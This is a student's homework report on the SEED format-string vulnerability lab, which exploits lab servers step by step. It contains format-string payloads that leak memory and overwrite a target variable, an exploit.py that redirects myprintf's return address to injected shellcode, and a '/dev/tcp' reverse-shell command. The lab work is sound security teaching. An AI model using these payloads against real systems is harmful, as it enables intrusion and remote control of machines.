Information Security HandsOn Approach HW5

60947045s 呂昀修

Dec, 20, 2021

1. **SEED Lab (40 points)**

   Task1.
   From the figure 1 and figure 2, I can sure about that the server accepts up to 1500 bytes.

Figure 1



Figure 2

I send the file including format string "%n" to server 05, then success to crash the program (without smiles)

```
# This line shows how to store a 4-byte integer at offset 0
number  = 0xbfffeeee
content[0:4]  =  (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8]  =  ("abcd").encode('latin-1')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
s = "%.8x"*12 + "%n"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[8:8+len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
[12/13/21]seed@VM:~/.../attack-code$ cat badfile
????abcd%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%n[12/13/21]se
ed@VM:~/.../attack-code$
```

Figure 3

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd1b0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd0d8
server-10.9.0.5 | The target variable's value (before): 0x11223344
```

Figure 4

Task2.
From testing, I get the input string when I send 64 "%.8x"s:



Figure 5



Figure 6

If we want to print out the secret message in heap, we can input 63 %.8x and 1 %s follows the secret message address: (the secret message address is returned by server)



Figure 7



Figure 8

Task3.
In 3A, we want to change the value of the target address, we can modify the 64th %.8x with %n. The result(figure 10) shows that the value is modified into 0x000001fc (4+63*8 = 508 = 0x1fc):



Figure 9



Figure 10

In 3B, we want to modify the value of the target address into a certain value 0x5000, and from the previous task, we know how to modify the value into the certain value (0x5000 = 20480 = 4 + 62*8 + 19980), so we have to change the 63th %.8x with %.19980x:



Figure 11



Figure 12

In 3C, we are going to modify the value into 0xAABBCCDD, but if I do it with previous way, it takes a lot of time to print 0s. Let's do it in the other way: apart the value of higher bytes string and lower bytes string (AABB and CCDD). And the higher bytes string's address is target address + 0x2 (0x080e506a/0x080e5068):
63th %.8x has to be changed into (0xAABB - 3*4 - 62*8 = 43199) and 64th %.8x has to be changed into (0xCCDD - 0xAABB = 8738)

```
######### for value 0xAABBCCDD
0xAABB - 62*%.8x - 3*4(three 4 bytes strings) = 43199
0xCCDD - 0xAABB = 8738
echo $(printf "\x6a\x50\x0e\x08@@@@\x68\x50\x0e\x08")%.8x%.8x%.8x%.8x%.8x%.8x%.8
x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8
x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8
x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.43199x%hn%.8738x%
hn > input
```

Figure 13

```
~ — seed@VM: ~/.../Labsetup — ssh -p 40022 yulu@140.122.184.6 — 80×25
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000040404040
server-10.9.0.5 | The target variable's value (after):  0xaabbccdd
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Figure 14

Task4.
In this task, we have to inject shellcode inside the server 05 to reverse shell. I need to put the malicious code in the buffer and modify the content of return address into malicious code's address, to make it return to malicious code.

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd5f0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd518
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Figure 15

From gdb check, we know myprintf's ebp and distance to printf from myprintf:

```
EBP: 0xffffcbd8 --> 0xffffcc78 --> 0xffffd298 --> 0x0
ESP: 0xffffcbb0 --> 0xffffccb0 ("hello\n")
EIP: 0x8049df5 (<myprintf+80>:  call   0x8051540 <printf>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT dire
[-------------------------------------code-------------------------
   0x8049dec <myprintf+71>:     add    esp,0x10
   0x8049def <myprintf+74>:     sub    esp,0xc
   0x8049df2 <myprintf+77>:     push   DWORD PTR [ebp+0x8]
=> 0x8049df5 <myprintf+80>:     call   0x8051540 <printf>
   0x8049dfa <myprintf+85>:     add    esp,0x10
   0x8049dfd <myprintf+88>:     mov    eax,DWORD PTR [ebx+0x68]
   0x8049e03 <myprintf+94>:     sub    esp,0x8
   0x8049e06 <myprintf+97>:     push   eax
```

Figure 16

So I can record the layout as:



Figure 17

Question1: label 2 is the address which myprintf return to; label 3 is the buffer address (user input start address)
Question2: from 2A, I know the distance between label 1 and 3 is 63%x
This is exploit.py:

```
start = 1500 - len(shellcode)
content[start:start+len(shellcode)] = shellcode

#############################################################
number = ebp_addr + 0x6
content[0:4] = (number).to_bytes(4,byteorder='little')

content[4:8] = ("@@@@").encode('latin-1')

#number = 0x080e5068    myprintf()'s return address
number = ebp_addr + 0x4          label 2
content[8:12] = (number).to_bytes(4,byteorder='little')

shell_addr = buf_addr + start
high = (shell_addr&0xffff0000) >> 16
low  = (shell_addr&0x0000ffff)
num1 = high - 62*8 - 3*4
num2 = low - high
if high > low:
        num2 = 0x10000+low-high

print(num1, num2)
s = "%.8x"*62 + "%." + str(num1) + "x" + "%hn" + "%." + str(num2) + "x" + "%hn"
fmt = (s).encode('latin-1')
print("shellcode addr: 0x%x" % shell_addr)
content[12:12+len(fmt)] = fmt
#############################################################
```

Figure 18

First, I try to list files in server 05 using the above code, the result is successful:



Figure 19

Then I change the shell code with:

```
"/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1                    *"
```

Figure 20



Figure 21

Task5.
Last, we need to do above steps again in 64-bit server (server 06):



Figure 22



Figure 23

